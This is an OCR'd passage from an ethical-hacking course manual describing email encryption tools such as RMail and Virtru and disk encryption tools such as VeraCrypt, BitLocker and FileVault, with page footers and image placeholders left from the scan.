


Figure 20.32: Working of WOT

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Email Encryption Tools

Some important email encryption tools used to secure email messages are as follows:

- RMail

  Source: *https://www.rpost.com*

  RMail is an email security tool that provides open tracking, delivery proof, email encryption, electronic signatures, large file transfer functionality, etc. RMail works seamlessly with users' existing email platforms, including Microsoft Outlook, Gmail, etc. Using this tool, you can encrypt sensitive emails and attachments for security or legal compliance.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 20.33: Screenshot of RMail

Some additional email encryption tools are as follows:

- Virtru (*https://www.virtru.com*)
- ZixMail (*https://www.zixcorp.com*)
- Egress Secure Email and File Transfer (*https://www.egress.com*)
- Proofpoint Email Protection (*https://www.proofpoint.com*)
- Paubox (*https://www.paubox.com*)


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Disk Encryption



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Disk Encryption

Disk encryption encrypts every bit of data stored on a disk or a disk volume, thus preventing illegal access to data storage. This section deals with disk encryption concepts and various disk encryption tools.

Disk encryption is a technology that protects the confidentiality of the data stored on a disk by converting it into an unreadable code using disk encryption software or hardware, thus

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

preventing unauthorized users from accessing it. Disk encryption provides confidentiality and privacy using passphrases and hidden volumes.

Disk encryption works similarly to text-message encryption and protects data even when the OS is not active. By using an encryption program for one's disk (Blue Ray, DVD, USB flash drive, external HDD, backup), one can safeguard any or all information on the disk and prevent it from falling into the wrong hands. Disk-encryption software scrambles the information on the disk into an illegible code. It is only after decryption of the disk information that one can read and use it.

Disk encryption is useful when the user needs to physically send sensitive information. In addition, disk encryption can protect the real-time exchange of information from compromising threats. When users exchange encrypted information, the chances of compromising the information are minimized. The only way an attacker can access the information is by decrypting the message. Furthermore, encryption software installed on a user's system ensures the security of the system. Install encryption software on any system that holds valuable information or systems that are exposed to unlimited data transfer.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Disk Encryption Tools: VeraCrypt and Symantec Drive Encryption


VeraCrypt

- VeraCrypt is a software for establishing and maintaining an on-the-fly-encrypted volume (data storage device).
- On-the-fly encryption means that data is automatically encrypted immediately before it is saved and decrypted immediately after it is loaded, without any user intervention.

Symantec Drive Encryption

- Symantec Drive Encryption provides full disk encryption for all data (user files, swap files, system files, etc.) on desktops, laptops, and removable media






Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Disk Encryption Tools

BitLocker Drive Encryption

- BitLocker provides offline data and operating system protection for your computer
- It helps protect your data from theft or unauthorized viewing by encrypting the entire Windows volume



FinalCrypt
http://www.finalcrypt.org

Seqrite Encryption Manager
https://www.seqrite.com

FileVault
https://support.apple.com

Gillsoft Full Disk Encryption
http://www.gillsoft.com

Rohos Disk Encryption
http://www.rohos.com

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Disk Encryption Tools

The common goal of disk encryption tools is to encrypt a disk partition to provide confidentiality to the information stored on it. Some disk encryption tools are discussed below.

- **VeraCrypt**

  Source: *https://www.veracrypt.fr*

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

VeraCrypt is a software for establishing and maintaining an on-the-fly-encrypted volume (data storage device). On-the-fly encryption means that data is automatically encrypted just before it is saved and decrypted just after it is loaded without any user intervention. No data stored on an encrypted volume can be read (decrypted) without using the correct password/keyfile(s) or correct encryption keys. The entire file system is encrypted (e.g., file names, folder names, free space, metadata, etc.).

Files can be copied to and from a mounted VeraCrypt volume just like they are copied to/from any normal disk (e.g., by simple drag-and-drop operations). Files are automatically decrypted on the fly (in memory/RAM) while they are read or copied from an encrypted VeraCrypt volume. Similarly, files that are written or copied to the VeraCrypt volume are automatically encrypted on the fly (just before they are written to the disk) in RAM.

